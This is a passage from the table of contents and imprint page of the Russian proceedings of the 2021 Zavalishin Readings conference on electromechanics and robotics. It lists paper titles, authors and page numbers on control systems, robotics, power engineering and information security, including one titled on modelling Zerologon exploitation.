Завойчинская Э. Б. О МЕТОДЕ ОЦЕНКИ ДОЛГОВЕЧНОСТИ ТРУБОПРОВОДОВ С УЧЕТОМ РЕЗУЛЬТАТОВ ДИАГНОСТИКИ ИХ ТЕХНИЧЕСКОГО СОСТОЯНИЯ И ТРЕБОВАНИЙ БЕЗОПАСНОСТИ	98
Зуев Ю. Ю., Зуева Е. Ю., Меркурьев И. В., Скулова П. А., Дони В. ПОСТАНОВКА ПРЯМОЙ И ОБРАТНОЙ ЗАДАЧИ СЛЕДЯЩЕГО ГИДРАВЛИЧЕСКОГО ПРИВОДА С ДРОССЕЛЬНЫМ УПРАВЛЕНИЕМ С ПОЗИЦИИ СИСТЕМНО-КРЕАТИВНОГО ПОДХОДА	106
Зуев Ю. Ю., Меркурьев И. В., Скулова П. А., Дони В. АНАЛИЗ ОСОБЕННОСТЕЙ СТАТИЧЕСКИХ ХАРАКТЕРИСТИК ОБЪЕМНОЙ ГИДРОПЕРЕДАЧИ С МОТОРНЫМ УПРАВЛЕНИЕМ	111
Клименко Б. М., Печейкина М. А. УПРАВЛЕНИЕ ТЕХНОЛОГИЧЕСКИМИ ПРОЦЕССАМИ МИКРОДУГОВОГО ОКСИДИРОВАНИЯ НА БАЗЕ БИПОЛЯРНЫХ ТРАНЗИСТОРОВ С ИЗОЛИРОВАННЫМ ЗАТВОРАМИ	116
<i>Криволапчук И. Г., Якимовский Д. О.</i> О МОДЕЛИРОВАНИИ ЦИФРОАНАЛОГОВЫХ И АНАЛОГО-ЦИФРОВЫХ ПРЕОБРАЗОВАТЕЛЕЙ В СРЕДЕ NI MULTISIM™	120
Ляшенко А. Л. РАЗРАБОТКА РАСПРЕДЕЛЕННОЙ СИСТЕМЫ УПРАВЛЕНИЯ ДЛЯ ТУННЕЛЬНОЙ ЭЛЕКТРОПЕЧИ	127

Ляшенко А. Л., Ефименко С. В. РАСЧЕТ НАСТРОЕК РАСПРЕДЕЛЕННОГО РЕГУЛЯТОРА УСТАНОВКИ ДЛЯ ПАСТЕРИЗАЦИИ МОЛОКА	130
Ляшенко А. Л., Морева С. Л . РАЗРАБОТКА ПРОГРАММНОГО КОМПЛЕКСА ДЛЯ ВЫПОЛНЕНИЯ ЛАБОРАТОРНЫХ РАБОТ ПО ДИСЦИПЛИНЕ «ЭЛЕКТРОТЕХНИКА»	134
<i>Магазов С. С.</i> SL-ТЕХНОЛОГИЯ РАЗРАБОТКИ СИСТЕМ УПРАВЛЕНИЯ СЛОЖНЫМИ ЭЛЕКТРОМЕХАНИЧЕСКИМИ СИСТЕМАМИ	138
Пащенко В. Н., Романов А. В., Чайкин М. О., Захаров В. Ю., Пащенко В. В., Романов А. А. ОПРЕДЕЛЕНИЕ ОСОБЫХ ПОЛОЖЕНИЙ ДЛЯ РЕШЕНИЯ ЗАДАЧИ КИНЕМАТИЧЕСКОГО УПРАВЛЕНИЯ МЕХАНИЗМАМИ СОВМЕСТНОГО ОТНОСИТЕЛЬНОГО	143
Положенцев Д. С., Ерков К. А., Казаков Е. П. ОСОБЕННОСТИ ПРИМЕНЕНИЯ ПИД-РЕГУЛЯ- ТОРА С ВЕСОВЫМИ КОЭФФИЦИЕНТАМИ В СИСТЕМЕ УПРАВЛЕНИЯ ЭЛЕКТРОПРИВОДОМ СИЛОВОГО ГИРОСКОПИЧЕСКОГО КОМПЛЕКСА	151
Тимофеев С. С. СРАВНЕНИЕ ТРАДИЦИОННЫХ ГЕНЕРАТОРОВ И ВЫСОКОТЕМПЕРАТУРНЫХ СВЕРХПРОВОДНИКОВЫХ ГЕНЕРАТОРОВ В КАЧЕСТВЕ СИЛОВОЙ ЧАСТИ ВЕТРОУСТАНОВОК БОЛЬШОЙ МОЩНОСТИ	156
Шишлаков В. Ф., Решетникова Н. В., Ватаева Е. Ю. РЕШЕНИЕ ЗАДАЧИ СИНТЕЗА НЕЛИНЕЙНЫХ НЕСТАЦИОНАРНЫХ СИСТЕМ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ	163
Шишлаков В. Ф., Решетникова Н. В., Тимофеев С. С., Ватаева Е. Ю., Гречкин Н. Л . ИССЛЕДОВА- НИЕ ПОТЕНЦИОМЕТРИЧЕСКОЙ МАЛОМОЩНОЙ СЛЕДЯЩЕЙ СИСТЕМЫ В РАМКАХ ПРАКТИКО-ОРИЕНТИРОВАННОЙ ПОДГОТОВКИ СТУДЕНТОВ	166
Шишлаков В. Ф., Решетникова Н. В., Тимофеев С. С., Ватаева Е. Ю., Гречкин Н. Л. ИССЛЕДОВА- НИЕ ХАРАКТЕРИСТИК ПОТЕНЦИОМЕТРИЧЕСКОГО ЭЛЕКТРОПРИВОДА	172
ЭЛЕКТРОМЕХАНИКА И РОБОТОТЕХНИКА	177
Аккубеков Д. У., Смирнов А. А., Дашевский В. П. ОСОБЕННОСТИ УСТРОЙСТВА И ПЕРСПЕКТИВЫ РАЗВИТИЯ ПРИБОРОВ УЧЕТА ВОДЫ И ТЕПЛА	177
Белай В. Е., Соленый С. В. ПРИМЕНЕНИЕ LQR-РЕГУЛЯТОРА В РОБОТОТЕХНИЧЕСКИХ СИСТЕМАХ	181
Бобрышов А. П., Давудян А. У., Соленый С. В., Кузьменко В. П. ИСПОЛЬЗОВАНИЕ ВОЗОБНОВЛЯЕМОЙ ЭЛЕКТРОЭНЕРГИИ В ЭЛЕКТРИЧЕСКОМ ТРАНСПОРТЕ	184
Булатов В. В. МОДЕЛИРОВАНИЕ ПНЕВМОПРИВОДА В СРЕДЕ FLUIDSIM	188
Булатов В. В. ОСОБЕННОСТИ УЧЕТА ОТКАЗОВ ТЕХНИЧЕСКИХ СИСТЕМ В 1С: ТОИР	193
<i>Ганин П. Е., Кобрин А. И.</i> ГИБРИДНЫЙ НЕЙРОАНАЛИТИЧЕСКИЙ ПОДХОД К РЕШЕНИЮ ОБРАТНОЙ ЗАДАЧИ КИНЕМАТИКИ ДЛЯ МНОГОЗВЕННЫХ МАНИПУЛЯЦИОННЫХ МЕХАНИЗМОВ	198
Гуськов А. М., Пановко Г. Я., Шохин А. Е. ЧИСЛЕННЫЙ АНАЛИЗ ОКОЛОРЕЗОНАНСНЫХ КОЛЕБАНИЙ ВИБРАЦИОННОЙ ТЕХНОЛОГИЧЕСКОЙ МАШИНЫ С САМОСИНХРОНИЗИРУЮЩИМИСЯ ДЕБАЛАНСНЫМИ ВИБРОВОЗБУДИТЕЛЯМИ	204
Давудян А. У., Бобрышов А. П., Кузьменко В. П., Соленый С. В. ОСНОВНЫЕ ПРОБЛЕМЫ ПЕРЕРАБОТКИ АККУМУЛЯТОРНЫХ БАТАРЕЙ ЭЛЕКТРОМОБИЛЕЙ	209
<i>Кирсанов М. Н., Воробьев О. В.</i> ОЦЕНКА ЧАСТОТЫ СОБСТВЕННЫХ КОЛЕБАНИЙ ПЛОСКОЙ ФЕРМЫ С ПРОИЗВОЛЬНЫМ ЧИСЛОМ ПАНЕЛЕЙ	218
<i>Кирсанов М. Н., Сунь Цзясюань</i> ФОРМУЛА ДЛЯ НИЖНЕЙ ГРАНИЦЫ СОБСТВЕННОЙ ЧАСТОТЫ КОЛЕБАНИЙ ФЕРМЫ МАНИПУЛЯТОРА	218
Киселев Н. К., Мартынова Л. А. РАЗРАБОТКА АРХИТЕКТУРЫ ЭЛЕКТРИЧЕСКОЙ СЕТИ ГИБРИДНОЙ СИСТЕМЫ ЭНЕРГООБЕСПЕЧЕНИЯ АВТОНОМНОГО НЕОБИТАЕМОГО ПОДВОДНОГО АППАРАТА	222

Кочнев Н. В. ПЕРЕХОДНЫЕ РЕЖИМЫ ЭЛЕКТРОПРИВОДА БАРАБАННЫХ НОЖНИЦ СТАНА ХОЛОДНОЙ ПРОКАТКИ	230
Кравцов А. А., Харченко С. С. ВЛИЯНИЕ ПАРАМЕТРОВ ПЕРЕДАЧИ НА ЧАСТОТУ ВОЗНИКНОВЕНИЯ ОШИБОК В ПОТОКЕ ДАННЫХ СЕТЕЙ 5G	
Крылова Т. Е., Виграненко Ю. Т. КИНЕТИКА И МЕХАНИЗМ РЕАКЦИИ ГИДРОКАРБОКСИ- ЛИРОВАНИЯ ФУРФУРОЛА, КАТАЛИЗИРУЕМОЙ С КАРБОКСИЛЬНЫМИ КОМПЛЕКСАМИ КОБАЛЬТА	241
Мартынов А. А. СПОСОБ ЭНЕРГООБЕСПЕЧЕНИЯ ПОДВОДНОГО АППАРАТА И УСТРОЙСТВО ДЛЯ ЕГО РЕАЛИЗАЦИИ	245
Мартынов А. А. ЭНЕРГООБЕСПЕЧЕНИЕ ПОДВОДНЫХ АППАРАТОВ	252
Марчук Е. А., Калинин Я. В., Малолетов А. В . К ВОПРОСУ ГАШЕНИЯ КОЛЕБАНИЙ МОБИЛЬНОЙ ПЛАТФОРМЫ ГИБРИДНОГО ТРОСОВОГО РОБОТА	261
Орехов С. Ю., Зайчиков Н. Е., Петрухин К. А., Цепуркин А. М., Цепуркин Н. М . КИНЕМАТИ- ЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРИ ИССЛЕДОВАНИИ МАНИПУЛЯЦИОННОГО МЕХАНИЗМА КОМБИНИРОВАННОГО ПЕРЕДВИЖЕНИЯ	267
 Создателева М. Э., Соленый С. В. СИСТЕМЫ ДИАГНОСТИКИ НА БАЗЕ РОБОТОТЕХНИЧЕСКОГО КОМПЛЕКСА	
Чернышева О. Б. СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДОВ РАСЧЕТА ПОКАЗАТЕЛЕЙ НАДЕЖНОСТИ СИСТЕМЫ ЭЛЕКТРОСНАБЖЕНИЯ	274
Шабанов В. А., Сорокин А. В . ИСПОЛЬЗОВАНИЕ КОМПЛЕКСНОЙ ПЛОСКОСТИ СОПРОТИВЛЕНИЯ ДЛЯ ОПРЕДЕЛЕНИЯ РАССТОЯНИЯ ДО МЕСТА ОДНОФАЗНОГО ЗАМЫКАНИЯ НА ЗЕМЛЮ В СЕТЯХ 6—35 КВ	279
Шалахин В. Р., Дашевский В. П. ВЕБ-СЕРВИС ДЛЯ СОЗДАНИЯ ПРОЕКТОВ ИЗДЕЛИЙ, ПОЛУЧАЕМЫХ МЕТОДОМ ЧПУ ОБРАБОТКИ	284
Яцун С. Ф., Мальчиков А. В., Тентюк Д. А. ЭКСПЕРИМЕНТАЛЬНОЕ ИССЛЕДОВАНИЕ ИЗМЕРИТЕЛЬНОЙ МАНЖЕТЫ АКТИВНОГО ЭКЗОСКЕЛЕТА	288
ПРОГРАММНО-ЦЕЛЕВОЕ УПРАВЛЕНИЕ В ПРИБОРОСТРОЕНИИ	. 293
Армашова-Тельник Г. С., Зубкова А. Н., Соколова П. Н. ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ЦИФРОВИЗАЦИИ В ЭЛЕКТРОЭНЕРГЕТИКЕ	293
Армашова-Тельник Г. С., Никитина Н. М. АКТУАЛЬНЫЕ ПОДХОДЫ К ОЦЕНКЕ КОНКУРЕНТОСПОСОБНОСТИ РЕГИОНОВ	396
Армашова-Тельник Г. С., Сиярова З. Х. О ПРАВОВОМ РЕГУЛИРОВАНИИ ЭМИССИИ ПАРНИКОВЫХ ГАЗОВ В РОССИИ И ЕВРОПЕЙСКОМ СОЮЗЕ	301
Семёнова В. А. РИСКИ И УГРОЗЫ РОССИЙСКОЙ ЭЛЕКТРОЭНЕРГЕТИКИ	304
<i>Трофимова Н. Н.</i> КЛЮЧЕВЫЕ ПРОБЛЕМЫ КАДРОВОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОГО РАЗВИТИЯ ЭЛЕКТРОЭНЕРГЕТИЧЕСКИХ КОМПАНИЙ	308
ТЕХНОЛОГИИ ЗАЩИТЫ ИНФОРМАЦИИ	
Елина Т. Н., Мыльников В. А. ОПРЕДЕЛЕНИЕ ТРЕБУЕМЫХ РЕСУРСОВ ДЛЯ ОРГАНИЗАЦИИ АУДИТА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ	
Мыльников В. А., Елина Т. Н. КОМПЛЕКСНАЯ ОЦЕНКА ЭФФЕКТИВНОСТИ КОНФИГУРАЦИИ ИНФОРМАЦИОННОЙ СИСТЕМЫ	
Мыльников В. А., Елина Т. Н . ПРИМЕНЕНИЕ МЕТОДА АНАЛИЗА ИЕРАРХИЙ В АУДИТЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ	
Фомичева С. Г. МОДЕЛИРОВАНИЕ АТАК КАНАЛЬНОГО УРОВНЯ В СРЕДЕ EVE-NG	

Фомичева С. Г. ФУНКЦИОНАЛЬНЫЕ ОСОБЕННОСТИ SIEM-РЕШЕНИЙ НОВОГО ПОКОЛЕНИЯ	317
Фомичева С. Г., Жемелев Г. А. МОДЕЛИРОВАНИЕ ЭКСПЛУАТАЦИИ УЯЗВИМОСТИ ZEROLOGON	334
СВЕДЕНИЯ ОБ АВТОРАХ	342

Научное издание

ЗАВАЛИШИНСКИЕ ЧТЕНИЯ'21

XVI Международная конференция по электромеханике и робототехнике 15–18 апреля 2021 г.

Сборник докладов



Ответственные за выпуск: доктор технических наук, профессор В. Ф. Шишлаков; С. С. Тимофеев

Редакторская подготовка В. А. Черниковой Компьютерная верстка А. Н. Колешко

Подписано к печати 23.03.21. Формат 60×84 1/8. Усл. печ. л. 40,1. Уч.-изд. л. 42,8. Тираж 150 экз. Заказ № 29.

> Редакционно-издательский центр ГУАП 190000, Санкт-Петербург, Б. Морская, ул., 67